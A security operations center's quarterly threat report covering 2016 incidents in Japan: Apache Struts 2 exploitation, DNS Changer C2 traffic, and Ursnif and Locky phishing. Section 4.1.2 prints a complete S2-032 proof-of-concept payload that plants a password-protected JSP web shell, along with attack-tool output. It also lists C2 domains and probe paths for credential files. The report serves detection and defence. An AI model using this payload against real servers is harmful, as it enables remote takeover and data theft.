LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

INSIGHT

vol.13

Mar 15, 2017

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.13

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts pour over communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center
Analysis Team

Data collection period

April 1, 2016 to June 30, 2016

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source. (For example, “Source: JSOC INSIGHT, vol. 13, from LAC Co., Ltd.”)

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

➢ Spate of Apache Struts 2 vulnerability disclosures

It was reported in succession that Apache Struts 2 had vulnerabilities that are to be addressed urgently.

No attack that exploits the vulnerability was detected immediately after this was disclosed, but such attacks have been detected immediately after a proof-of-concept (PoC) code was released.

To protect against this type of attacks, it is necessary to organize a structure to implement countermeasures against the vulnerability quickly, including the update to a fixed version. Also, important is to organize a structure to immediately respond to the incident.

➢ Rapid increase in Ursnif infection incidents

Infection incidents with a malware type called "Ursnif" have occurred many times, and various companies and institutions have issued alerts. Typically, Ursnif is infected through guidance from an exploit kit, or by opening and executing an attached file in a suspicious e-mail. Especially for infection via a suspicious e-mail, the subject and body text of the e-mail and its attached file name are often written in Japanese, and seemingly, it does not have enough characteristics to conclude that it is a suspicious e-mail.

➢ Increase in suspicious e-mails that lead to ransomware infection

Suspicious e-mails that lead to ransomware infection have been increasing. The statistics of suspicious e-mails received by the JSOC show that such were received during a specific period of time, and most of them had an attached file leading to malware infection, especially with Locky. The IP address and domain of the C2 server used by Locky were updated daily, but it is worth noting that the path part of the URL remained the same for a certain period. There is no sign that suspicious e-mails causing Ursnif or ransomware infection are decreasing. We should continue to be on alert.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC pour over the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or no real damage is confirmed
	Informational	Incident that does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows the changes in the number of severe incidents during the collection period (from April to June 2016).

Severe incidents related to attacks from the Internet started increasing from the fourth week of April. Many of these attacks attempted to execute a code against Apache Struts 2, and some successful attacks were confirmed ((1) in Figure 1). For severe incidents related to suspicious internal communication, the period from late April to early May saw an increase in the number of malware infection incidents ((2) in Figure 1). In many of the incidents, malware was detected, including a DNS Changer that attempted to change a DNS server setting, and Ursnif and Bedep, which targeted money or information.[1]




Figure 1 Changes in the number of severe incidents (April to June 2016)

[1] "2.2 Sharp Increase in Bedep infection incidents" in Section 1 of *JSOC INSIGHT* vol. 12 http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf


3.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to half of that during the previous collection period. Those that especially decreased were SQL injection attacks[2] detected in many incidents between middle January and early February 2016 that attempted to reconfigure Microsoft SQL Server ([1] in Figure 2), along with attacks that exploited Apache Commons Collections ([2] in Figure 2).

In the middle of April, a new Apache Struts 2 vulnerability was disclosed.[3] No attack that exploits the vulnerability was detected immediately after the disclosure, but after a PoC code was released late in April, attacks were detected, and many of them led to severe incidents. Section 4.1 elaborates on this type of attack.

There was no change in the trend of severe incidents due to a misconfiguration of services, such as DNS, NTP, or SNMP, which were easier to be exploited by reflection attacks. These different types of misconfigurations were confirmed for different hosts. We guess that a major reason for these types of misconfigurations is that administrators do not fully check for unintentionally running services when installing a new network or IoT device.



a. January to March **b. April to June**


Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of severe intra-network incidents.

Malware infection incidents have been increasing, and the number (156 incidents) was approx. 24% higher than that during the previous collection period. As mentioned in Section 3.1, malware infections, such as those with a DNS Changer ([1] in Figure 3), Ursnif ([2] in Figure 3), and Bedep were detected numerous times. DNS Changer incidents are described in 3.3.1, while Ursnif incidents are described in 4.2.

[2] "1.2 Breakdown of severe incidents" in Section 1 of *JSOC INSIGHT* vol. 12
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

[3] Apache Struts 2 Documentation S2-032
https://struts.apache.org/docs/s2-032.html



a. January to March b. April to June


Figure 3 Breakdown of severe intra-network incidents

3.3 Attack traffic detected numerous times

This section introduces the suspicious traffic that requires attention, along with attacks from the Internet that were detected more frequently during the collection period, although they did not cause serious damage.

3.3.1 DNS Changer that attempts to change a DNS server setting at a terminal infected with it

DNS Changer is a malware type that attempts to change a DNS server setting at a terminal infected with it, as shown in Figure 4. If a DNS server setting at a terminal is changed to a value that is not originally intended by the user, the terminal user may be guided to a false site, etc., through incorrect name resolution.


インターネット プロトコル バージョン 4 (TCP/IPv4)のプロパティ
?
全般
代替の構成
詳細設定(V)...
OK
キャンセル

ネットワークでこの機能がサポートされている場合は、IP 設定を自動的に取得することができます。サポートされていない場合は、ネットワーク管理者に適切な IP 設定を問い合わせてください。

● IP アドレスを自動的に取得する(O)
○ 次の IP アドレスを使う(S):
IP アドレス(I): . . .
サブネット マスク(U): . . .
デフォルト ゲートウェイ(D): . . .

● DNS サーバーのアドレスを自動的に取得する(B)
○ 次の DNS サーバーのアドレスを使う(E):
優先 DNS サーバー(P): . . .
代替 DNS サーバー(A): . . .

□ 終了時に設定を検証する(L)

ネットワークでこの機能がサポートされている場合は、IP 設定を自動的に取得することができます。サポートされていない場合は、ネットワーク管理者に適切な IP 設定を問い合わせてください。

● IP アドレスを自動的に取得する(O)
○ 次の IP アドレスを使う(S):
IP アドレス(I): . . .
サブネット マスク(U): . . .
デフォルト ゲートウェイ(D): . . .

○ DNS サーバーのアドレスを自動的に取得する(B)
● 次の DNS サーバーのアドレスを使う(E):
優先 DNS サーバー(P): 82 . 163 . 143 . 153
代替 DNS サーバー(A): 82 . 163 . 142 . 155

□ 終了時に設定を検証する(L)

(a) Before infection (b) After infection

Figure 4 Comparison of DNS server configuration before and after DNS Changer infection

Figure 5 shows the number of severe incidents due to DNS Changer infection during the collection period.

As the JSOC confirmed new traffic generated when a terminal was infected with DNS Changer, the JSOC created a JSOC original signature (JSIG) and applied it to devices in the middle of April. This exposed the terminals at customers of various sectors that were infected with DNS Changer.

The traffic detected does not contain any detailed information that can identify the infection route, but the JSOC conducted its own verification and confirmed a DNS Changer infection incident occurred through a RIG Exploit Kit. The RIG Exploit Kit is known to exploit a vulnerability in Internet Explorer, Oracle Java, Adobe Flash Player, and Silverlight, etc.





Figure 5 Number of severe incidents due to DNS Changer infection

Figure 6 shows an example of traffic generated from a terminal infected with DNS Changer.

Typically, a terminal infected with DNS Changer generates HTTP traffic by connecting to a Command and Control server (hereinafter, a “C2 server”) while employing a URI using a HEAD request starting with “/u/”. The HTTP traffic contains infected terminal information and a character string of obfuscated DNS information used by DNS Changer.



```
HEAD /u/?q=■■■&c=▲▲▲&r=●●● HTTP/1.1
Pragma: no-cache
Accept: */*
Accept-Encoding: identity
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2)
Host: big4u.org
```

■ : Character string of obfuscated OS and other information in the infected terminal

▲ : Character string of obfuscated DNS and other information used by the malware

● : Number likely used to identify the infected terminal

Figure 6 Example of traffic generated from a terminal infected with DNS Changer

Table 2 shows the destinations of traffic generated from a terminal infected with DNS Changer. The JSOC found multiple C2 server domains, but all of their associated IP addresses were "185.17.184.11".

Table 2 Destinations of traffic generated from a terminal infected with DNS Changer

Destination IP address	Destination domain name
185.17.184.11	big4u.org
	deris.info
	heato.info
	legco.info
	listcool.info
	listcool.net
	monoset.info
	ough.info
	yelts.net

As mentioned above, one DNS Changer infection route involves Exploit Kit. Therefore, to prevent DNS Changer infection, it is important to keep applications that can be attacked by Exploit Kit up-to-date,[4] such as Internet Explorer, Java, Adobe Flash Player, and Silverlight. In addition, using anti-virus software and installing EMET provided by Microsoft for free are also effective measures against DNS Changer infection.

Past detection experience at the JSOC shows that alternatively, it is also possible to check for DNS Changer infection by using the following methods.

□ Check that the DNS server setting at the terminal has not been changed to an unintended value.

□ Use the proxy log to check that no HEAD method traffic as shown in Figure 6 is sent to any destination domain with 185.17.184.11.

[4] "2.2.4 How Bedep infections occur, with countermeasures" in *JSOC INSIGHT* vol.12
http://www.lac.co.jp/security/report/pdf/20160617_jsoc_j001f.pdf

3.3.2 Attacks from the Internet that were detected numerous times

Table 3 shows the attack types from the Internet that were detected the most during the collection period. These types of attacks are not targeted attacks but indiscriminate attacks.

Table 3 Attack traffic from the Internet that has been detected numerous times

Attack type	JSOC detection	Detection period
Shellshock attack that attempts infection via an IRC bot	This type of attack, which exploits a Shellshock vulnerability to aid in infection via an IRC bot, was detected many times. However, most of the attacks did not lead to infection via an IRC bot, even if a vulnerability exists, as the attacks failed to download the file on which the IRC bot was based. We guess that an attacker repeatedly used the same request without maintaining the attack code even after taking down a server used to distribute the IRC bot.	Middle of May
Attack that attempts to read /etc/passwd	This type of attack, which exploits server misconfiguration to read /etc/passwd, was detected continually and many times, recording attacks over 100 times more than usually detected. The origins of the attacks were IP addresses assigned to various countries, but the detected times and contents of the attacks were similar, thus the same attacker might use a botnet.	Late April Late June
Attack that attempts to read important information from shopping cart systems	This type of attack, which attempts to read important information from multiple shopping cart systems (such as DCShop and PDG Cart), was detected many times. This type of attack was seen most during a specific period of time, and almost no attack was detected outside of that period. File names that were accessed: /bin/DCShop/auth_data/auth_user_file.txt /PDG_Cart/shopper.conf /Admin_files/order.log	June 14–16

4 Topics of This Volume

4.1 Spate of Apache Struts 2 vulnerability disclosures

4.1.1 Vulnerabilities overview

During the collection period, it was reported in succession that the Java Web application framework, "Apache Struts 2," had vulnerabilities to be urgently addressed.[5] All of these vulnerabilities allow any code to be executed by allowing the OGNL (Object Graph Navigation Language) expression to be executed externally. (The OGNL expression is used to call a Java object.) A PoC code and attack tool for these vulnerabilities have been released, and it has been confirmed that these vulnerabilities can be exploited easily.

Table 4 Overview of highly urgent vulnerabilities (released between April and June)

Apache Struts Advisory and CVE (Common Vulnerabilities and Exposures)	S2-032 (CVE-2016-3081) S2-033 (CVE-2016-3087) S2-037 (CVE-2016-4438)
Affected version	Apache Struts 2.3.20 - 2.3.28.1
Vulnerability-fixed version	Apache Struts 2.3.29
Reference URL	Apache Struts 2 Documentation https://struts.apache.org/docs/s2-032.html https://struts.apache.org/docs/s2-033.html https://struts.apache.org/docs/s2-037.html

4.1.2 Example of attack traffic detected that exploits a vulnerability (S2-032)

A vulnerability (S2-032) in Apache Struts 2 was disclosed by its developer in this April. After one week or so passed from the disclosure, validation reports about the vulnerability appeared, mainly on Chinese websites. The JSOC detected an attack against the vulnerability on the day when it found that such a validation report was released. Then, a tool that allowed the vulnerability to be exploited more easily was released, and there were changes in the contents of the attacks detected. To respond to this ever-changing situation in a timely manner, the JSOC took urgent measures, including the disclosure of information about the vulnerability[6] and the creation and application of a JSIG. Table 5 roughly shows how the situation changed with time, along with the measures taken by the JSOC.

[5] Apache Struts 2 Documentation Security Bulletins
https://struts.apache.org/docs/security-bulletins.html


[6] Increase in attacks against Apache Struts 2 DMI and damage confirmed
http://www.lac.co.jp/blog/category/security/20160428.html

Table 5 S2-032-related response by the JSOC

Around April 20	The Apache Software Foundation disclosed the vulnerability.
April 26, evening	PoC codes were released, mainly on Chinese websites.
	The JSOC started detecting attacks against the vulnerability.
April 27	The JSOC sustained a severe incident and confirmed a successful attack.
April 28	The JSOC issued an alert and disclosed information about the vulnerability.

Around April 20, the Apache Software Foundation disclosed information about a code execution vulnerability (S2-032) in the Apache Struts 2 DMI (Dynamic Method Invocation) feature, and released a fixed version. However, no PoC code was released at this point.

From the evening of April 26, multiple PoC codes were released, mainly on Chinese websites, and then, before dawn on April 27, a service that could be used to check for the vulnerability via the Web and a GUI-based attack tool were disclosed (Figure 7). Validation at the JSOC confirmed that these attacks would allow any code to be remotely executed on a host running a vulnerable Apache Struts 2 version (Figure 8).




S2-032 Remote Code Execution [POC] [复制链接]

发表于 2016-4-26 15:44:12 | 只看该作者

By:menmen519

```
?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj[0],%23c
%3d%23parameters.reqobj[1],%23req%3d%23context.get(%23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj[2],%23fos%3dnew
java.io.FileOutputStream(%23b),%23fos.write(%23parameters.content[0].getBytes()),%23fos.close(),%23hh
%3d%23context.get(%23parameters.rpsobj[0]),%23hh.getWriter().println(%23b),%23hh.getWriter().flush(),%23hh.getWriter().close(),1?%23x
x:%23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletRequest&
rpsobj=com.opensymphony.xwork2.dispatcher.HttpServletResponse&reqobj=%2f&reqobj=test.jsp&content=gif89a%3C%25%0A%20%20%20%20if%28
%22024%22.equals%28request.getParameter%28%22pwd%22%29%29%29%7B%0A%20%20%20%20%20%20%20%20java.io.InputStream%20in
%20%253d%20Runtime.getRuntime%28%29.exec%28request.getParameter%28%221%22%29%29.getInputStream%28%29%3B%0A%20%20%20%20%20%20
%20%20int%20a%20%253d%20-1%3B%0A%20%20%20%20%20%20%20%20byte%5B%5D%20b%20%253d%20new%20byte%5B2048%5D%3B%0A%20%20%20%20%20%20%20
%20out.print%28%22%3Cpre%3E%22%29%3B%0A%20%20%20%20%20%20%20%20while%28%28a%253din.read%28b%29%29%21%253d-1%29%7B%0A%20%20%20%20%20
%20%20%20%20%20%20%20out.println%28new%20String%28b%29%29%3B%0A%20%20%20%20%20%20%20%20%7D%0A%20%20%20%20%20%20%20%20out.print%28%22
%3C%2fpre%3E%22%29%3B%0A%20%20%20%20%7D%0A%25%3E
```


(a) Website releasing a PoC code



Struts2 s2-32漏洞在线检测

示例url:http://www.xxx.xxx.cn/xxx.action
在线检测struts s02-32漏洞，漏洞官方影响struts2版本，如发现存在漏洞应该尽快关闭动态方法，并更新最新版本
或联系安恒信息进行防护
安恒7*24小时值班手机号码:13148322519
微信二维码

(b) Service checking for vulnerability over the Web



Struts2 s2-032远程代码执行 By Storm www.7kb.org


链接: http://10.1.31.20:8080/struts2.3.28%2Dshowcase/index.action

命令: id

文件名:

```
uid=106(tomcat7) gid=112(tomcat7) groups=112(tomcat7)
```

(c) Attack tool (1)



K8 Struts2 Exploit Kit 20160426

目标: http://10.1.31.20:8080/struts2.3.28-showcase/index.action

编码: UTF-8

